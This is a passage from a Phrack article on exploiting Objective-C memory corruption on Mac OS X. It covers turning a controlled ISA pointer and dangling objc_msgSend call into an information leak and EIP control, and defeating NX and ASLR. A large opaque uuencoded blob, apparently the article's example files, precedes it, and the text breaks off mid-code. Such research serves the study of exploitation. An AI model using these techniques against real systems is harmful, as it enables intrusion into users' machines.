@BQB[UM?(UE.DG\LEMDU)UJM4:4,XG3R+6Q\#"T.=\$3R1`] \\ + (UE.DG\LEMDU)UJM4:4,XG3R+6Q\#"T.=\$3R1`] \\ + (UE.DG\LEMDU)UJM4:4,XG3R+6Q\#"T.=8(UE.DG\LEMDU)UJM4:$ MF5(SMC'?BU4:Y;AZ@=W6D.1M@V)8_L^7R_-,??C4G4?;3NLB;%N/,IL1-TH% $\texttt{MS('PAVJLN95\$<YYB!7A\%K5=K5B5SMRD]>Q=Y\$4:\&;C\D=8WR<L?=?0!^S)]; } \\$ MT"R9ETN<N':@V83-`&HX7&D7H(XHO9U9DD,1&N%].)XD1))V"ZWNB5;>^AZO MLY#;79F^*".!,[=,VS.QG-*,(R9'TX5H58N]8M+\$ET].%7M42\#W=VL]XBKC MK?2BV<9!\5,SXR:BUO[ESTQH68AAOD]2B5>#1H9G<L91\$SM>66V5QAKEIP)G $M%F+4.M'+"A6:^6'E9BUJ8S5BB7BYH53ED/?%6:7>T9K4Y>QV-':C[-7I],V.$ M<])-R21K<2,ZO?:0;+XR5B\$F=Q.XZARBM+YIM&3RV'C\$V,A33C2*U91)1#5<M=*,R[:NKTLWF7B;PVEXQ&90'CF'?E,Z6J%B-):("8L@PKT&I`[VB\$0L+BSZ> M0;WU;(^ES\$-I_B8L27I`C1[YX6EL%IR696>N;\\$WY6P2^;T;5>"G'LF"MG=D M)"\$TI[#IX<41.TNJ)'=@S>#7&MM</<&O;);6@FMGJ;HG:H@V.>&F^+SER#6V MES>.4\$ZG-.:FBOEX47=/D,;CY=IW_P[X#FS6L<D:;\KX;?!M`^'\$CYVZ55'. M\/\$/#5L7ON[=.>S/VVKAA<A9G;@8%HQGH_,E\&)3K>V;PV'.1=33X3QLT65M M\$Y@,Y(`EH=&BYIXQC.^@Z96+>+,W8G`JJK('0"E"2@'6=I9>\U,\%#P&VF## MCC%67&M-<B;1,2'#LT'E:M+Z75\$"0L(6:BDEDA]GDFVDMQ&?;I"TE8C9Z'J(M:\$@?;5ZO";1/:HL2A%("4&].P0QQ<LF0F^?05FADQ<IMDPDK>"JBRN\7N[B($\texttt{M+};: !@O=\texttt{AHJBX}!R<\texttt{P=TU\&6X"2$V31N1}!-\texttt{LP^'A[P1:]KJD3K\&"[$\#+&42P:A8:]}$ MK, W(UH\K, %VU:L#+!(-E@5U&A, #&Q/1`\$%(=AM#HB-?[PC^_LSB8_UYT\+XW ML\QRB=IS8XHQ`]AXHE\$6=X\$T)J5/N\$/GKK+7ELMYNYKDO?F:.VXW;<C0<,70 M^C.UMJ"<B*BH??XY\$[LF<="]^;9-L-%H':4PV1^<N\$M?A"P3>P&"N7\$\$*7@6 $\verb|M@3+#4FHFGB^D4RE-CEA||FN<-J<A||"7::C-@4,91&V!PLTE#(17!LQ,PU2\NB)| | |C-@4,91&V!PLTE#(17!LQ,PU2\NB)| | |C-B|| | |C-B$ MI%23#K1Y!X-(\)<1TS0;&,>REX:W%8R2MDV%7PUW?T3S'^<H_9NGN&Q6TI5% MQ46; %BM!]A*T&K6W+DQM%62OQYC-<#G*+OU0PJ8\$]-E14LA!_'/I7DOGN>XS M<89\[[GSL]ZDPLM\$001@;22`:-!1D9(`),2\$QXN#-D4)B@H'2RT&FFV,&L8-

 $M>J^H18L^!G/)1L8-B[F-!\E6T,0BY0Z<TP.LU$6"DL"B!L&$9<11$02,#).$ MN(:D`AHLH).<1"S`R6AOB#9&[!&X4W&)H2&?+'6;82M@V"DD(DP&+#\$U4NRL MH9TUGULZJLQBIB\VN5I&41EAK(9(9@2!(8#3%"I`:D+;8+"\$4%@4840\$&0(Q $M"!X]R:!ZK\O[6\SS["ES#V'6%FKW)1$S#C^R&Z:3(U_,4;!`6I042A^GD,03]$ $MB4]R^*+X3A'6,*5Y(+/G\5%HM0)N)P>=)O^ZQ@R5P'W;!"TA)UI%6*)(2.<@$ $M:""!S\JX\G@I#62>=Y+R2Z\=NV=2(D`6!`1@XP*Y%1&0*(G"0:"#C??(R))$ MA&ZKD(L4\$Q@".0DG7\$MY#DL`08586&`FC&Q,6VA<NV*\8F-R.03B1L1(P5@Y M@A2'-&@BW<2P.8'=O/!90<#\$\$%U`P\$UDG#JZ[`5W`'-IVSW4K;IP104,N8QD MHS/&X&#Y6Q-^:AL[-8&R)WYAC*DHD1#=E,24MK\$063>9AI#&'U@9DC()JC:B M2A2RM6M%4HQ5TE7!K,EN5;+=X5B"A,1\$0:C*PJUI(AH@PK#"V,!@6W&L2T,-M2FD7#**&+A66V`S,QR*FI;DL4I2RE*3\$Q@L14-988*C&+(G?;(K*RYF+LTF@ MS&2Q)1*`5`H6(!UID2".@20T#`"@D!>V0/"!L"\$JY!6MQ0UO`/;34GAT0.\$C MXEGLE]CJ+G4)70"(PR9"E?+ME!K"23Q.F/B.M7*,E2(F;Z92J;C*%I44TEAB M9\$%5`-+(5AB%\$SZ\$>=1Y;8DQ#0"A3@.6](81,9"(^8C]:H0YB[SF"7X8!UAL $M4_6L4'X%N-V*JSN1>`)4*@P@<PGCU&!^T(=(@9AD5"58B0D.L\]*/YC=EL[3]$ MZ.7QS<FZ<'Y-7KG#K1A7\$H\$9S<KRS72-!I1&F-[G1<#;B*B'X8M!8"FSA*<> MV3%, \$K%[I,X7HI", %D#D@;!PJ0;&AH8-H-,1<J`ZP\$H<'YI=BHJ0CL-"1-&= M'T!V=LF-H=&0*;0H!T/0)Z0@SN3!1DY)FM(:M-[E!(I\$W9C-+-24%#39(',A)]MS[(%0W0\HKB;<W)(TXY)STAW[X"[HK>SDAJ4IM22*#&=LB+P88*\,3*=GKW+ M]N\EF2UN;D'B:G!#@^)Y'(&",\$\$[U\$0[RQ1Z%/(,JL0]0<)%DL0Z]6&H1E&E MC05K8MI0=9F>.,R(LBK!80YG,(J4I.MI6<0W41+U9-TZ]AH,A-J`[/4%G`0R M29P!K*5)TAA?*=91COYD#G@=Z'=YD,%3E4S'/&,)(2(]830?29(>>\$%(Q@TL $MLZ[F!1"L), 07(11&2(,Y:PR`Y:(12=5*F+*A1H"C1ZA"LQK(1C7W^TU-:P?\$ MWO]W^'[7]?]?>M:U.G6=.9U72P`K"@A5!%C4HHHA*@=V["8F#)*AC)I8>&PU M\$D6!C`**5'Y;,E@SW3WE\$\$*39L&@@P09.]0D/.D`A\'PV!`J"=\$*!]F*@U"T $\label{eq:mass_property} $$M^?+@J5!\D0"$5"05D)\)]T\R-T\#.14R"\#(63^8X>T8@AWIW7!Q$TJLD>(!;!)$$ MLALP*\\$Q"0,)2><=WV+*AO()MB'"1`IV4%1[^O0*!J!7:"8#8)XY'8A2PB&; $MKW7[22<N!U<V^{(4)} = 0.7 \text{ MKW7} = 0.7 \text{ MKW7}$ M=O5&"W"BX0#OQ;)<+FPW:-G\$)@9@@9]"2\$0'0'9#W_:F<H7:8R(B\$?W`1LZ) M,\8\$50\$9\$8!ZL93OKU6Z<*;P&14/,RV3(RZ-,3?I=F0NNI9&6VO?;P^_?3R^ M\$.LD*'8!QOE>TP[W883'\$*+7>-"0'P_7*#Q6>*R1C&."9LK>AH7"V]WT;R&, M/P))OC#S<K+;/2Y4<@OE3TS=0UB8&=SDQ0.G=X\$+&A;EQ9"'#Y#5&14YJ-W9 M1.7EZPQ+ASU1A1>:KX56,2_3U][>]79ETO077-_C<.6Q2DZ[@%\$CQUML&V/I MKIE8SNS)\$%L`I*5'AD:&/(2R(FA1TY!%66PH,<!A:%LB"Q#5*"&\$&2L58N6K MB9;@6@6(6B4;5MH*(#*4\$"TLN&5<6TFG085#+"JZ9K+C1%:P(111.PI;1QR, MJ28:3>*FC#1F5":"NL(Y5".`@Y2"P8&W4UK;*VFV*3\$HD*P&W\CI`G#.8;#L M`EFQP]E\#KX\\$729X:&,(5"FBFK"9J0[HDGA#6YBVH][9?L0(#`^-1.?Q>?) M#ZS`.A)KH=@O7SR&!D[F\$*&,5!808Q0A[4A"B]5@2C`^!@%9`\$0DXHE\$!A!> MS!*(JX\$3(="6SE'*Y\0PCB8;6QGP*D>N=*9*8:L+IV:S@I+/;ITO@HS,GHOO $M6QW_Q*4R@F.N.WZ]QN!NH=F%9X7AA!Y4Z\B[1H[+83DBX!R^54Z%RL1'K!PQ]$ M:BG0%];\#*G*S,JTLFIA8C*[J,6,C%B@H@@"PC&("(D1`U!+Q40:"DA5@G/O M#B#2G1/%OW`(>5`9\$`\OT3VL8%(>T(0I&*K\$3FA`Z.4,]V^W*LQ`H+%(HR") $M(J1@B,\&,C\$"(P41(P8B*P61@BDML4\$96X>R((9#\&10\&\$\$!A\$\&)1Q)X?.^00Q)$ $M)TI4\?7?3,OI]7#L,Q!#K6&ZB6)EE$@P$@SU(?0\4ZN9)H]0>*6'2=<2$/&P$ ML+,Y0-",TL\#0\$%(08(L\\$^AB&"%EI\$"!CVD&JYN;.6#)DE'@\XHD\.-0>RJ $M<H/F\#WS\>Q9BUV0[GKT8[N6_=\W/=\#M)X]+D_3>4Q9Y9Q?3&*D9)SY9BTHRK$ MYQ@=.]8IVC5:7L(I]6\$Q\\AV.:;\%/#T#[18F;YK"YLD&N.TFM4>K4U68;PI M"U6P9V,.:ZXPZUG42:Z2`B9:M=0EBX%F-'HH+99CZ/'P^PC5A@V^09JSZC#2 $M7K(QUZX; +(17X,3.1B#HJ)(C1$0@F'$,%&^]#H"(#VH0!OC0("$(`Q$3(S)D))$ M,>QJ.#`#BXX)WV)T3M\$-.C<[)8@3.*"I@152@4=)0NG'A6Q<QHS*"._N'=A) M42(SKIJ9W^`%[I?0 9[I:=\$P&B8TT5(7FI;*IH>DTS.L2%ZZA(:2EGN6ZI3V M_>JL6CQ=WV3MS^++^?Z>'X5,;(>)YR_Q.GCB23VS&N_#[G34DGAGE555547XB $\texttt{M@]DZVL!0N^Z?84(\&"Q"8S3\&\#^*-R4^*\setminus.DY2FM^*\setminus E(<'-37.2^*B')(\&@.;OC>G) }$ $\verb|M$KLJG`S`\\|OLC849>B$|8[ZHUUT9D?.$|G/E&!U_.4$LGQI23H,0_!$|65+P&&M|$ MI^#B3T&[)I3UCV!I"\))(Q6"A]<:L403=)5%08]RJP5*58(PUF&(&)(%*66E MD1A8PGB959#5LW^L4V[)OC,<`B+,9!8+(L)1%(@,C)\$BL5"(BB*R01BQ6""-M,N*P6&,&HV+"VR@LC)8*06"R112C20FE2\$,9IE(XZF8\$ZT"']T(I%6(QB\$9% M%8I`1!C`9\$A%8@P&111WP,@:\$4%"04`\1LD(!3CERFE041%B@R(@/W20`Y&* $M9H(,6")^Y@AKBIM%/8=)8-P!W^;5<<\$B14H$-'%%)&1A&04A0;D`#B^%'-^$

 $M'6DTG7L\?08$YR\&]$ %YU\$.60AVG,-\4)WH>/W!5%8(\$41%'=LB#%6,(B1!)%@ $\texttt{MP5\&\$ZJR24HR,04\$24.0,\&(.`/[7I*0I\$L/(\$`X'-`(PBL`*`N+(A\$Z36\&)^0)))}$ $M5@X038F4/8"(AQ^4?$^&7N.]2?;I!+`6^*)WR=JW>VC)7-$9!#I1`LL.B?O$ MSK#L\Y/D*<Z"(@UC"C>NF+(9;"B=B@Q@^[`.I1#R02@WXT9&<CFJTMIXXCT MYL3X<MGER\$-.29&,&&CEFY5+(^2.`2'R0A/GIZ3C\J/`4I+/0:MM,S*(:M28 MS,K<*&5J0R=Q3&1!W)X/!]A,^]0*+\2NWD';0CJ_\$(@WL>+',F?R6U:%7WD` MD!V&R<U%=(0,^07`^P@"BSW\$3@>JX\$L-H&=])@5\$&TCVSA/?/5<0QFSQ'9S($M_{i_A}<OU>,_2IF\Z-[/Y+["YD4<2]TT1HG4)#.B.K/"FB5\M)Q!WQ+)A/C;%$[$ $\label{eq:mageneral} \texttt{M\&@\&TG8E2:;>*@P@;,,+!43M;:,P\&T4*3$B.V""=$`^88L)UIA*`A6`/P)`6!}$ MWQR8HF)9*E2`>#J*![624^1\$&,V418R*8TMB`GSJ3#)&\$03W#/8R33\$,SLWV M7'DKFQQ\.9P(2(8/GCM))+H.,#1*3K3N?\$<CT!T>;W2?()#XF+!8IZR[L,56 M)9MTAI\$#>EK!JX":A=Q`D0.T4TK4"L)%D@?P+9BE\$]!F(,,GUV89291:&8E3 M!HH4(TI5;!06*1(**L8JC(H#`YLK&`R*"B+`5LN.\$C",8R"DBJD!\$\YP`;V" M*SW?1<4)DH@(\$8E3+0-!W.E"\$KG[?;N:S?\$?32D'7P\$SH'6AP]-*]K;MC(0S MBZ(!115/!!(\301&.JZ\:*AL/R"0X)P2\V^]EXAZ(\RFR(Q=T?R7E8?W0BZ& $M9B\&0KF<ZR)_6=GZ6'X-?E[(8[^9+8<I\#K(%'\P;]""B!B0\#XL&1KD?V8F/3Q)]$ $\verb|M.F$|)JZTR15AM|FT;11>;BB?JVBS5NLH@SG>J1V)`[\label{lem:base} L']$ MRB#-3G9)I1K5P4+=80;(G\$7&KW#\$(!P?"GC)SYZ"5-R^E\$XD-P7Z>^J9[@@= MHC\$H_D'FL#0])=NRVDA1(<^12BV4\$D609%RT!]EL&!FI&A512IX4.HUZK<KO M9S?OZ+LN[G!.3#:\$OD7`IE#1!A#IBZ36AXEM'%8[RR/(4I2UJV".FMH%7*VK M)"TBL"U]^S>8M\$TU2_-;YL6-7416D!1D\$9#'[;XTV@<,D=^ZR:I2'F-ZU;S# MQBYR#IB63)LMGCNDZGR_:9A,^<24B&)"%\6ZIJ%?>F83UQ\Z%SE0M%C+:0JI M)1Q#QSPDD^5GI+D#K0M"Z++-F5.,A)<>BRXC@E)JS@U33=6L=4TF(K92A85H M4>5")2..!%@[*59.VM:(-,F"SDAXW`HHHHH+)\$5(D/P(&>8!IF,)#\$"R6F,D MN9, %"*8PE2#&\$Q"Q"2H8F("F"2*\$!1`)20^\Q9Z\F\&V,>P.WHSC"?&?##[% $\texttt{M7="9SQB9+;$7]4J]*P,L*9N-(;6!A!>7[T,N\#\&>:J]6*+!<H`S\#\#2A3\#)625$ M@8&0JE;\Y28`;TPYV_O=\$(ES'17T#S3ROSY^:<-_M_#WG:"`%AV62Q8#@DJ_ $M<; '102VF6(O\0#/?AU"*K4J#VW[(W#-'F%9/F^))>380194#7+U'0(O^*FAL)$ MP28]D\$&)?V.#SGXN1M3K2.P.L0/NH![I.)IHX"3GLT"PX;HPG,)?7J+`3V%* M:<B02\$"4@Y.)W#S.(R/B8!CD@EUM(R+(>9H9[,X37T\ZCR#,Y>MO9(\:_?Z; M]E#TO^-3Y_W.&YC!>(PJ'CRD&YF99C`N4#W@^ARVW\$3(F\$%]2*\<7#',V,H. MPR4?EH`%VT+V-!GP)ULF"XH+NULOVWR`>T4YPZ#WHWR)R3\$4D.8KY^A#[Z!O $MQ<^QBF]FOC+6^Y(H5Q4;X)2<15\\U!I>M76J$:TXE1B1B9H3[5UK6R]T[YBX$$ M.6:1(9A8\0)C\W4M5B(8M!8=5*4(\I;V(.R!C1,S4@>''DL9C)"QVFW9.TO/ $MD^* = , \#P\#", 4,8'S(*3RL^4F\$AA@3?H^:(^9(X&!(](%^9MIAP!SJP5X"*+(#\$ MC1F#ZV4!46\$18BC/:@28PDLUB@<TGK=G,65K50_N>U*P"";^#T\X7?1A4>R5 M6A@<IJ]WXOCS9NE91'KYTP#&DC&B##?6D<TR2)*E3O51TFO%TP/&4%(A?=#& M;391U;4UX%)8BCE+E"]="Y+\$J\16>!%+._7LR[`K1"GK.H,#/A][O,@:14\$V $MP(564ID36/@0^)YH"; -B%D&0/QSA]I4."AZ3+*3FN>AG!T,?=+QA).3DW1,S$ M/O\%7BH]GJD&>.,L0 "(AZA\$2CYSK-P=<)^]T8.'B'['`X>G%V:)G(KV;.DK MK3>@1QR@J*#%L9%4U[J,/8:F*6F%NWD<3&6IHI/^XY-OJHRFGL`M+I(A%]9 MWTS,6+7+8Z@Y+>7)KL.W[&'#ZF"LY /-`OY<,89``<U]U)=F="PA\$-"K#,:? $M:\$9)D7CXWZ'=\$71K0.^+B,T)"V\4NC@N1=E4X42&S:\&7`T^>;DV+ZRB)=<'$ M"3FGSG/^?Q9LE<ER*`6H*U!Z"+8ST`'6M02!RE86`-UL8]1RAG.-\M"!]K&D M`TP39:@?0@?`/6JCITV!U0%4K):!1J&GK0IMMX%ZS0HZBNUR0PJ##Q!/O?<= M#)B]=9ZB>.S_'9UB%#,A)>_CS'KJW,SB@NF/W;K`"'=OYN!OT/*'N@TH.R3Y $\texttt{MN\&"0_16\#U7)1V"2*4EC(\&@\&``+)!`1"+(DB(5@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?\$>@F0PP1BA!/"7"ZA[AJ"?$ M3<^^&`3F(@H]IL`Y7^6FCP\5\$%YEE%4%B@C`6062,0BD4@+(#\$%&)]OP9AG@ MZ]M!):*\$D%BA)%D4)!56@AE+YB/:[QJ/*7U3!3HA^,<8#Z1]."N<NO;^7S\U MFM572IT^BC`6T+E65_=Q&^<\GOLWNBZ(7EW03FA6>NC=E\W0XZ/S0#I"5680 M^B>0YZ6^?Z0.>C-FY'+M!,,+67YL)@W=VQ'(BT!R18FM#)T-92N.[*C1AIHA MI:13=#6;UJ5<D3N)A9UNXC4324K%902+F55]<DSDT0RO>CE,!\U;S'#KN0VN MSFVP/(F37C^T9*K06&1=R=\$5:&)R;(;!=852-9!A\.BA[D1960A%]&NL/%JM $MBX8FB:7E)URX,&WDZ:V/AT#Y5^ASO4<-P.:3$QP(^9UD)BVV,8V=S1WDWM;=$ M..*].M<Z)!N*- -YSH/3G61230ZS%Y:V9XBG2%-;7,EH^FDQ^Z5Y I4U]3ME MWBTZ1@W-[4@3+E&#-T3Q64CV\$911#KX`4JD[9+>1\$&4"19)`B4T7>4?DTE&& MAOCB0#IRUHV642,&R'.W+#0T9`8*#3/W4-['JK0=OT3TQ-HQ<:+'NJHEO;5= M2DG#0%AB00]>0,ZV:]#651XTQKO:UHF#0?"4R:0,WR,&A=LHE5DF&H5(\NQ3 MVG[NSHDG)DBR`I((J'1(5@5@L\$:P%@Q"=&C>KGX-2Y8;E!WEL_T#7#?I3I/& M)?S\N-35@Y_WOT-_["W!(0!8]`,764&'``8()C2B%H#H@GU7`S&)Q*^;=LJ8 MQ+Y)N%O'^&.D3'2PYL7\$(Y."X)F1<KCNIXF!(E3=P^(X0P(N5'L90:%@L&*8

M1#4OL^U(>U^]HM1\WNFTV&Y!=2':/P9K>(-[T!FN#H!?+CWC1Q_*UH2^2!&! $M^{0}(B$15%(\#\&04@@DD0$5B!-9(\#-8=>Z^Z)BL8B\#!!JB0CD8H-^*$0SQ/]<@+$ M/B;4WCV(O6CI[H.4!-F-!J#J!(BN;K72!`?CP:A&OK5:\$8D\$G\$.9\$'RCK]L_ MFG]0_WN+T'7F/??++8VV]^<0]08_50VO'-4D@8VH6GKOW<PB,\>B(@)NU`,5 M40@.?R/G\$/Q2P'2:SB/F=/+<X\$T13].%1"J)0,/EC][^'Y^!T\$HC(I]92A?) M+8S?2YMJS#?TW82TA,U!<A*F?=]>!^P?VI]1Z4]DT)*@`?I`03*+]:P4#:(' MYL42\4&T<&1@H@+`/K(2HH%M""S&%1P1LAO*']%(7]*WBRL!19%`-/"8("L9 $M]W=(9+9*FF5E9?LV5(C"+QPY!$>6VM=`U]"^MP#T,7/$`C[,[C1G;2H:3:0-$ MO](9VI>+=6H8RJUE4MA%(:6TB,TA*E0QA,C"=@"\$-Z0M!83IV9WA`T5WW3\$" MUJI;QOR)%!F#0XC6"BBK(QDBD4`Q)(9,O1%YQP0%!2*I\$T<KBA/O(=&\$/Q,Y ML)M(]*0INE%9`Y(5D@L.?50.2'1".[)S0J\$%4X:DY-\$@:MD.7;9FVU*PK4>9 M9"Q,0ZWDTH@>'E8?=9V:DIZ,P#"Y]\'5Y;&(OJU"M4\)4N*@N;-1BQ"\$'K06 M@@#GC=B\$B!GCUL](>9W'RLAV,XZ!9.Q`*)+E(8UF[8&;BV@+&F3^J@8=/?6? MUH?5]1E<7W?R?OWJ\$R&D0@1'XO^7\$B_)'[]GYL_95OP?B601497%%&4C4MR@ MON"?SO4PE.!GE%I=%:"Y)R!]V,M=+(`Y%MY_I7%V5C@S,1/BD>]2"CVLN?8X ME9+V90K%I>S6E5FEP&T.M,4-W2,%@W6JFV?!:34ZE\QZ(8U\Z?7V]*7VC0\$0 M1PO[VUBP'T,; `KV@5@NV(C""*\$("I"`B&^"BN7=5F-OM1/NGOS2`6(D1C:'I M/91G*.,2`DHN,UC75E7:V(AP(C85.-O'@9!\$4*(>MX:\$3UHM%4)(I:)(`N)` M+(6,@H(P@:0AB<F`VE2:9%@*J`!NU\$ZI01/2K-Y'IV=D+Z;`_Y9+Y)Z#ULGQ M\$WW8S---H+Y!5MC#.*BH@B&)JJYR")D:NU9QQD4@&I&,Y]&K.5X.8K6K&#IL M!J4<DZ+7QI\QQ/;"V75\$'%T>KG_?&.6J6BLR#TK_'OT%[?8]+EXB^\OD'*,\ M-`FQN5Z?DLWC[G;';(W3*9WJ\?T3["YJL3+WV0V8-(RQ)VW38WX9M:(.`=07 $MOS>1A=)Q-9SBC@91MRE^-M>&2:"Q$74;[T\(#3;QY#W43\J6-<?T,F1)C_D>$ M.H*&^(;SM4L(#_:ZA17-.S,2^Z8<IE;<QT&?M`7O@UV&47B'/(T><2/1=Q-% M5M7/F;/;+F>?AV`:Q6E`MROL'/Y2IQ!S\$/VV[0>,2?H+>C?&8F_V[Q,4K-L; M%*)``F\ALT>PJ/8W1QF'2F6;N(CB%BM.0*"Z4N(B+O\\1\$\MFU\$I(3K+_.;C MBBY4"^I(1L5-H./M7S=CC1%(^<=-DO.T4Q"DMU/%,"_='*'.,7;&82DQ(D@M M;!J&5`B(H"^'!XYZ55.2Q@PQ%X@)&Y6&90#6K*T.;<K[W/)`G)_2LGHQ%,!@ M);)) 62<2,<(\BKAL]R0#Z2*>Z#E\LF>&B5,[D_,C?M%._@M2.+3,!:,HD'\$ $M-F+SYL_2(BM)=/S7F*O0Y#6$D,6=LU1-T3E]Q9L>N)D.D(1*H93Z!_VQ3*G$ M&)X'#7+\55L?#G`W9ORK1'A)ZL4LK4BO"CE%'7:EF3LR0PE\W(X2`62!4X>; $M07SXKS09; %'BY, N4/D#BF[@^2WVY0&*>VI(\G0&!D>Z3%#IB+])4#>2-,2($ MGLER65C>LYP@L0UA4'M0XD*(>;')4&81`92OT/U/+W2R2%5BE29!F%!7.OMG M4"1D9\$L8JGDH.C^X:W>%X#5/%)QP&`ECI3J%+)J\$AHE61--_<:Y-_N\$AH%Z, ML`K"D6QS>2=,6BR6)"Q2>!`GIB%SS<&%Z)\AZ==],7]"[E23G-8W1/IJGTZS $M)-J;L@EY19\U?-8#%-791R)W1EY=[M._2<C"0I'#D1VDK^V%1$Y5V)%RS*0A$ M0+O-!C.)*/!Z6;6(?=-KE*F?_]D?W,.^MD85"'W9V38:`ZVLDP]HZWWO#P.S $MT"8+<0@]YXOS1XV.;(E)02$B]-?YTX]^F]SW\9G05D]_)H;N*?)3)3S(H]]R$ M'F\LQ\DB0C0QA3WX86C\$E\=U!XF+UR_9P[?!ZLGY_G98[7"N6>V`)!1>&"D' $M[4^3/0^$30>[&\#:)M3D28?P&+X]M99D!]KIW:HN^+9U!V(^=1QTXH[*84F6$)$ M9W3:4&]B8*7`B=6J#"W8V1Q9^N9%8\C\$QHR14S\$!3.--45HR.+%><`;3RWF_ $\texttt{M,LE-]} \\ &\texttt{8A;1YH}(>9'^=VSS?+6DH/<A8![_^C4&@"J_&"XH/X]\\-54P*@\\6\\2 \\$ MROT[Y`GA?EC-.VYUM<<GH1W0'/,)!/M\$16.3SNP:&(^)=BTQ@#J2'.]M:7>S M2!+GR;J#W(6S3?'F1'?%_JB0V7EB1\$::64W]PI/9I&J_F.3VUSVZN+WO-8LE M@A65N5QUQB;B")CA&18V601\HQJKJ?K0%AE0E'*?1+>6HC@6\I<I)`HXZ1N[</pre> $MTQ'!_{V2}E\7$]D\A"#HCW)\+R"@?^Z8]HQ[9NBF31W1:W9K-]M=.L/7*Y1>$ MWRWT0UXA7OS7V5&'NU.L='VT7<G(,ZZD_(ZCF]?,[OZR0,9;?D'9MF#RK[9W ME@IUY'5^IR>^(3IB[C('<#7T#^*3;(;<4813R"25Y](*.)7?C2./?*;OSB.) $M([7(66SK\VHPBDL?.N=`X;7N"C'/S8KHIA.51<6W[D4E=8IUR_%1-R+.SBF\V])$ M\<S,%\`V,N_F2)BUVRA1OKFP9.*^VEO;EW;\$])C8+MX6?%_`&\Z?.X-RFDO) MO,!11:;9&/FBN31=IO9F]?(V@8M0;P.XW\$>&?W\$I()CU^[%\$V@H@`\/*EKKS $M2^A$?"&9_:?(TK\\$P+(*A^G^+ZWH^76;.^6<OY5K9<\$@&>&2EG54Q#O&-EVK M'ED-5\$3@BHB\$YW;`AYQ030]@-WJSKZ/T@R`4/Y7L3IX0ANGN.F&QSQY>=P8 M03SAU"IA5W==3TT@3^:BWJ!IJC;"U6I/3.L?W;-7S?DY7\WW-0GG'0X!Y**^ M/IKCF0CYBN[@5LJ%>'ZCC_IRL,RL(#D,;UNY>"!"!_"P=M0B)IH%`*15]!A -`___Q=R13A0D""*>+4`

==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x09 of 0x10

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 by nemo
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=

--[Introduction

Hello again reader. Over the years the exploitation process has obviously shifted in complexity. What once began with the straight forward case of turning a single bug into a reliable exploit has now evolved more towards combining vulnerability primitives together in an attempt to bypass each of the memory protection hurdles present on a modern day operating system.

With this in mind, let's jump once again into the exploitation of Objective-C based memory corruption vulnerabilities in a modern time. Back in Phrack 0x42 (Phile #0x04) I wrote a paper documenting a way to turn the most common Objective-C memory corruption primitive (an attacker controlled Objective-C method call) into control of EIP. If you have not read this paper, or if it's been a while and you need to refresh, it's probably wise to do so now, as the first half of this paper will only build on the techniques covered in the original [1]. Contrary to the beliefs of Ian Beer, the techniques in the original paper are still alive and kicking in modern times however some adjustment is needed depending on the context of the vulnerability.

--[Dangling Objective-C Method Calls

As you're aware since you read my paper in [1], Objective-C method calls are implemented by passing "messages" to the receiver (object) via the objc_msgSend() API call.

When Objective-C objects are allocated, storage for their instance variables is allocated on the native heap with malloc(). The first element in this space is a pointer to the class definition in the binary. This is typically referred to as the "ISA" pointer. As in: "an NSString 'IS-A' NSObject".

When dealing with bugs in Objective-C applications it is extremely common for this ISA pointer to be attacker controlled, resulting in an Objective-C method call to be performed on an attacker controlled memory location. This can occur when dealing with Use-After-Free conditions, heap overflows into objective-c objects, and even format bugs using the %@ format string character.

In my original paper [1] I wrote about how to utilize this construct to perform a successful cache lookup for the selector value, resulting in control of EIP. An alternative route to gain EIP control is to make the Objective-C runtime think that it's finished looking through the entire cache and found no match for the SEL value passed in. In which case the runtime will attempt to resolve the method's address via the class definition (through the controlled ISA pointer) and once again use an EIP value from memory controlled by us. This method is longer however, and adds little benefit. But i digress, both of these methods are still completely valid in the most current version of Mac OS X at this time Mavericks, (10.10).

While, at the time of the Phrack 0x42 release, this technique was fairly useful by itself, in modern times EIP/RIP control is only a small victory and in no way wins the battle of process control. This is due to the fact that even with direct control of EIP modern NX and ASLR makes it difficult to know a reliable absolute location in which we can store a payload and return to execute it.

From what i've seen, the most commonly used technique to bypass this currently is to combine an EIP control primitive with an information leak of a .text address in order to construct a ROP chain (returning repeatedly into the text segment) which either executes the needed functionality, mprotect()'s some shellcode before executing it, or loads an existing executable or shared library.

Under the right conditions, it is possible to skip some of these steps and turn a dangling Objective-C method call into both an information leak and execution control.

In order to use this technique, we must first know the exact binary version in use on the target. Thankfully on Mac OS X this is usually pretty easy as automatic updates mean that most people are running the same binary version.

The specifics of the technique differ depending on the architecture of the target system, as well as the location of the particular SEL string which is used in the dangling method call construct.

Since we are already familiar with 32-bit internals, we will begin our investigation of dangling objc_msgSend() exploitation with the 32-bit runtime, before moving on to look at the changes in the new run-time on 64-bit.

--[32-bit dangling objc_msgSend()

Firstly, 32-bit processes utilize the old Objective-C runtime, so the specifics of the internals are identical to what is documented in my original paper. However, depending on the location of the module containing the selector string, the technique varies slightly.

----[32-bit Shared Region

The shared-region is a mapping which is common to all processes on the system. The file '/var/db/dyld/dyld_shared_cache_i386' is mapped into this space. This file is generated by the "update_dyld_shared_cache" utility during system update, and contains a large selection of libraries which are commonly used on the system. The .paths files in "/var/db/dyld/shared_region_roots" dictate which files are contained within. The order in which each library is added to this file is randomized, therefore the offset into the file for a particular library cannot be relied on. Reading the file

'/var/db/dyld/dyld_shared_cache_i386.map' shows the order of these files.

For 32-bit processes, this file is mapped at the fixed address 0x90000000. At this location there is a structure which described the contents of the shared region.

This technique, once again, revolves around the ability to control the ISA pointer, and to point it at a fake class struct in memory. In order to demonstrate how this works, a small sample Objective-C class was created (shown below). The complete example of this technique is included at the end of this paper in the uuencoded files blob.

```
[leakme.m]
#import "leakme.h"
@implementation leakme
-(void) log
{
    printf("lol\n");
}
@end
```

In main.m, we create an instance of this object, and then use sprintf() to write out a string representation of the objects address, before converting it back with atol(). This is pretty confusing, but it's basically an easy way to trick the compiler into giving us a void pointer to the object. Type casting the object pointer directly will not compile with gcc.

```
printf("[+] Class @ 0x*lx\n",1);
